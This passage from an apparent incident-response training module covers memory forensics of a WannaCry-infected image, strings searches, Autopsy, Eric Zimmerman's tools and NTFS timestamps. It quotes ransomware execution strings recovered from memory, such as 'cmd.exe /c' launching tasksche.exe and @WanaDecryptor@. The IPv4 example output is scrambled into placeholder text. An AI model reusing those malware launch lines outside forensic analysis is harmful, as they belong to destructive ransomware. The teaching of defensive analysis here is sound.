0x8205cda0	VGAuthService.e	1832	668	2	60	0
0	2023-06-23 16:15:16 UTC+0000					
0x81e9fa78	vmtoolsd.exe	2004	668	7	278	0
0	2023-06-23 16:15:24 UTC+0000					
0x81eff870	wmiprvse.exe	560	880	12	236	0
0	2023-06-23 16:15:26 UTC+0000					
0x81eceb40	alg.exe	1520	668	6	107	0
0	2023-06-23 16:15:26 UTC+0000					
0x81924888	explorer.exe	1444	624	17	524	0
0	2023-06-23 16:34:38 UTC+0000					
0x821c7618	taskmgr.exe	260	1444	3	75	0
0	2023-06-24 07:27:55 UTC+0000					
0x81a3d2d8	@WanaDecryptor@	2248	1084	3	57	0
0	2023-06-24 07:29:20 UTC+0000					
0x81a8a020	@WanaDecryptor@	2324	2284	2	56	0
0	2023-06-24 07:29:20 UTC+0000					
0x81f6a650	taskhsvc.exe	2340	2248	2	60	0
0	2023-06-24 07:29:22 UTC+0000					
0x81863138	cmd.exe	2980	2004	0	-----	0
0	2023-06-24 07:31:16 UTC+0000	2023-06-24 07:31:17	UTC+0000			
0x818404b8	ipconfig.exe	2988	2980	0	-----	0
0	2023-06-24 07:31:16 UTC+0000	2023-06-24 07:31:17	UTC+0000			

## Memory Analysis Using Strings

Analyzing strings in memory dumps is a valuable technique in memory forensics and incident response. Strings often contain human-readable information, such as text messages, file paths, IP addresses, and even passwords.

We can either use the [Strings](#) tool from the Sysinternals suite if our system is Windows-based, or the `strings` command from `Binutils`, if our system is Linux-based.

Let's see some examples against a memory dump named `Win7-2515534d.vmem` that resides in the `/home/htb-student/MemoryDumps` directory of this section's target.

### Identifying IPv4 Addresses



```
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
---SNIP---
```

## Identifying Command Prompt or PowerShell Artifacts

```
strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -E "(cmd|powershell|bash)[^\s]+"
---SNIP---
```

ComSpec=C:\WINDOWS\system32\cmd.exe  
ComSpec=C:\WINDOWS\system32\cmd.exe  
cmd.exe  
cmd.exe  
cmd.exe  
cmd.exe  
C:\WINDOWS\system32\cmd.exe  
cmd.exe /c "C:\Intel\ueqzlhmlwuxdg271\tasksche.exe"  
ComSpec=C:\WINDOWS\system32\cmd.exe  
cmd.exe /c "%s"  
cmd.exe /c start /b @[email protected] vs  
cmd /c ""C:\Program Files\VMware\VMware Tools\suspend-vm-default.bat""  
---SNIP---

These are just a few examples of common string searches during memory forensics and incident response. You can adapt and customize these searches based on your specific investigation's needs and the types of information you are looking for in the memory dump.

Regular expressions can be powerful tools for pattern matching and data extraction during forensic analysis.

## Disk Forensics


As we've previously highlighted, adhering to the sequence of data volatility is crucial. It's imperative that we scrutinize each byte to detect the subtle traces left by cyber adversaries. Having covered memory forensics, let's now shift our attention to the area of `disk forensics` (disk image examination and analysis).

Many disk forensic tools, both commercial and open-source, come packed with features. However, for incident response teams, certain functionalities stand out:

- `File Structure Insight`: Being able to navigate and see the disk's file hierarchy is crucial. Top-tier forensic tools should display this structure, allowing quick access to specific files, especially in known locations on a suspect system.
- `Hex Viewer`: For those moments when you need to get up close and personal with your data, viewing files in hexadecimal is essential. This capability is especially handy when dealing with threats like tailored malware or unique exploits.
- `Web Artifacts Analysis`: With so much user data tied to web activities, a forensic tool must efficiently sift through and present this data. It's a game-changer when you're piecing together events leading up to a user landing on a malicious website.
- `Email Carving`: Sometimes, the trail leads to internal threats. Maybe it's a rogue employee or just someone who slipped up. In such cases, emails often hold the key. A tool that can extract and present this data streamlines the process, making it easier to connect the dots.
- `Image Viewer`: At times, the images stored on systems can tell a story of their own. Whether it's for policy checks or deeper dives, having a built-in viewer is a boon.
- `Metadata Analysis`: Details like file creation timestamps, hashes, and disk location can be invaluable. Consider a scenario where you're trying to match the launch time of an app with a malware alert. Such correlations can be the linchpin in your investigation.

Enter [Autopsy](#): a user-friendly forensic platform built atop the open-source Sleuth Kit toolset. It mirrors many features you'd find in its commercial counterparts: timeline assessments, keyword hunts, web and email artifact retrievals, and the ability to sift results based on known malicious file hashes.

Once you've loaded a forensic image and processed the data, you'll see the forensic artifacts neatly organized on the side panel. From here, you can:





- Dive into Data Sources to explore files and directories.







- Conduct Keyword Searches.




- Use Keyword Lists for targeted searches.





- Undertake Timeline Analysis to map out events.



We'll be heavily utilizing Autopsy in the forthcoming "Practical Digital Forensics Scenario" section.

## Rapid Triage Examination & Analysis Tools

When it comes to Rapid Triage analysis, the right external tools are essential for thorough examination and analysis.


Eric Zimmerman has curated a suite of indispensable tools tailored for this very purpose. These tools are meticulously designed to aid forensic analysts in their quest to extract vital information from digital devices and artifacts.

For a comprehensive list of these tools, check out:

<https://ericzimmerman.github.io/#!/index.md>

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, let's RDP into the Target IP using the provided credentials. The vast majority of the actions/commands covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

To streamline the download process, we can visit the official website and select either the .net 4 or .net 6 link. This action will initiate the download of all the tools in a compressed format.



We can also leverage the provided PowerShell script, as outlined in step 2 of the screenshot above, to download all the tools.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools> .\Get-ZimmermanTools.ps1
```

This script will discover and download all available programs from <https://ericzimmerman.github.io> and download them to C:\htb\dfir\_module\tools

A file will also be created in C:\Users\johndoe\Desktop\Get-ZimmermanTools that tracks the SHA-1 of each file, so rerunning the script will only download new versions.

To redownload, remove lines from or delete the CSV file created under C:\htb\dfir\_module\tools and rerun. Enjoy!

Use -NetVersion to control which version of the software you get (4 or 6). Default is 6. Use 0 to get both

```
* Getting available programs...
* Files to download: 27
```

```
* Downloaded Get-ZimmermanTools.zip (Size: 10,396)
* C:\htb\dfir_module\tools\net6 does not exist. Creating...
* Downloaded AmcacheParser.zip (Size: 23,60,293) (net 6)
* Downloaded AppCompatCacheParser.zip (Size: 22,62,497) (net 6)
* Downloaded bstrings.zip (Size: 14,73,298) (net 6)
* Downloaded EvtxECmd.zip (Size: 40,36,022) (net 6)
* Downloaded EZViewer.zip (Size: 8,25,80,608) (net 6)
* Downloaded JLECmd.zip (Size: 27,79,229) (net 6)
* Downloaded JumpListExplorer.zip (Size: 8,66,96,361) (net 6)
* Downloaded LECmd.zip (Size: 32,38,911) (net 6)
* Downloaded MFTECmd.zip (Size: 22,26,605) (net 6)
* Downloaded MFTEExplorer.zip (Size: 8,27,54,162) (net 6)
* Downloaded PECmd.zip (Size: 20,13,672) (net 6)
* Downloaded RBCmd.zip (Size: 18,19,172) (net 6)
* Downloaded RecentFileCacheParser.zip (Size: 17,22,133) (net 6)
* Downloaded RECmd.zip (Size: 36,89,345) (net 6)
* Downloaded RegistryExplorer.zip (Size: 9,66,96,169) (net 6)
* Downloaded rla.zip (Size: 21,55,515) (net 6)
* Downloaded SDBExplorer.zip (Size: 8,24,54,727) (net 6)
* Downloaded SBECmd.zip (Size: 21,90,158) (net 6)
* Downloaded ShellBagsExplorer.zip (Size: 8,80,06,168) (net 6)
* Downloaded SQLECmd.zip (Size: 52,83,482) (net 6)
* Downloaded SrumECmd.zip (Size: 24,00,622) (net 6)
* Downloaded SumECmd.zip (Size: 20,23,009) (net 6)
* Downloaded TimelineExplorer.zip (Size: 8,77,50,507) (net 6)
* Downloaded VSCMount.zip (Size: 15,46,539) (net 6)
* Downloaded WxTCmd.zip (Size: 36,98,112) (net 6)
* Downloaded iisGeolocate.zip (Size: 3,66,76,319) (net 6)

* Saving downloaded version information to C:\Users\johndoe\Desktop\Get-
ZimmermanTools\!!!RemoteFileDetails.csv
```

While we'll be utilizing a subset of these tools to analyze the KAPE output data, it's prudent for us to familiarize ourselves with the entire toolkit. Understanding the full capabilities of each tool can significantly enhance our investigative prowess.

In this section we will be working with certain tools and evidence that reside in the following directories of this section's target.

- **Evidence location:** C:\Users\johndoe\Desktop\forensic\_data - **KAPE's output location:** C:\Users\johndoe\Desktop\forensic\_data\kape\_output
- **Eric Zimmerman's tools location:** C:\Users\johndoe\Desktop\Get-ZimmermanTools

- **Active@ Disk Editor's location:** C:\Program Files\LSoft Technologies\Active@ Disk Editor
- **EQL's location:** C:\Users\johndoe\Desktop\eqllib-master
- **RegRipper's location:** C:\Users\johndoe\Desktop\RegRipper3.0-master

## MAC(b) Times in NTFS

The term **MAC(b) times** denotes a series of timestamps linked to files or objects. These timestamps are pivotal as they shed light on the chronology of events or actions on a file system. The acronym **MAC(b)** is an abbreviation for **Modified, Accessed, Changed, and (b) Birth times**. The inclusion of **b** signifies the **Birth timestamp**, which isn't universally present across all file systems or easily accessible via standard Windows API functions. Let's delve deeper into the nuances of **MACB** timestamps.

- **Modified Time (M)** : This timestamp captures the last instance when the content within the file underwent modifications. Any alterations to the file's data, such as content edits, trigger an update to this timestamp.
- **Accessed Time (A)** : This timestamp reflects the last occasion when the file was accessed or read, updating whenever the file is opened or otherwise engaged.
- **Changed [Change in MFT Record] (C)** : This timestamp signifies changes to the MFT record. It captures the moment when the file was initially created. However, it's worth noting that certain file systems, like NTFS, might update this timestamp if the file undergoes movement or copying.
- **Birth Time (b)** : Often referred to as the Birth or Born timestamp, this represents the precise moment when the file or object was instantiated on the file system. Its significance in forensic investigations cannot be overstated, especially when determining a file's original creation time.

## General Rules for Timestamps in the Windows NTFS File System

The table below delineates the general rules governing how various file operations influence the timestamps within the Windows NTFS (New Technology File System).

Operation	Modified	Accessed	Birth (Created)
File Create	Yes	Yes	Yes
File Modify	Yes	No	No
File Copy	No (Inherited)	Yes	Yes
File Access	No	No*	No

### 1. File Create:

- **Modified Timestamp (M)** : The Modified timestamp is updated to reflect the time of file creation.
- **Accessed Timestamp (A)** : The Accessed timestamp is updated to reflect that the file was accessed at the time of creation.
- **Birth (Created) Timestamp (b)** : The Birth timestamp is set to the time of file creation.

## 2. File Modify:

- **Modified Timestamp (M)** : The Modified timestamp is updated to reflect the time when the file's content or attributes were last modified.
- **Accessed Timestamp (A)** : The Accessed timestamp is not updated when the file is modified.
- **Birth (Created) Timestamp (b)** : The Birth timestamp is not updated when the file is modified.

## 3. File Copy:

- **Modified Timestamp (M)** : The Modified timestamp is typically not updated when a file is copied. It usually inherits the timestamp from the source file.
- **Accessed Timestamp (A)** : The Accessed timestamp is updated to reflect that the file was accessed at the time of copying.
- **Birth (Created) Timestamp (b)** : The Birth timestamp is updated to the time of copying, indicating when the copy was created.

## 4. File Access:

- **Modified Timestamp (M)** : The Modified timestamp is not updated when the file is accessed.
- **Accessed Timestamp (A)** : The Accessed timestamp is updated to reflect the time of access.
- **Birth (Created) Timestamp (b)** : The Birth timestamp is not updated when the file is accessed.

All these timestamps reside in the `$MFT` file, located at the root of the system drive. While the `$MFT` file will be covered in greater depth later, our current focus remains on understanding these timestamps.


These timestamps are housed within the `$MFT` across two distinct attributes:

- `$STANDARD_INFORMATION`
- `$FILE_NAME`

The timestamps visible in the Windows file explorer are derived from the `$STANDARD_INFORMATION` attribute.

## Timestamping Investigation

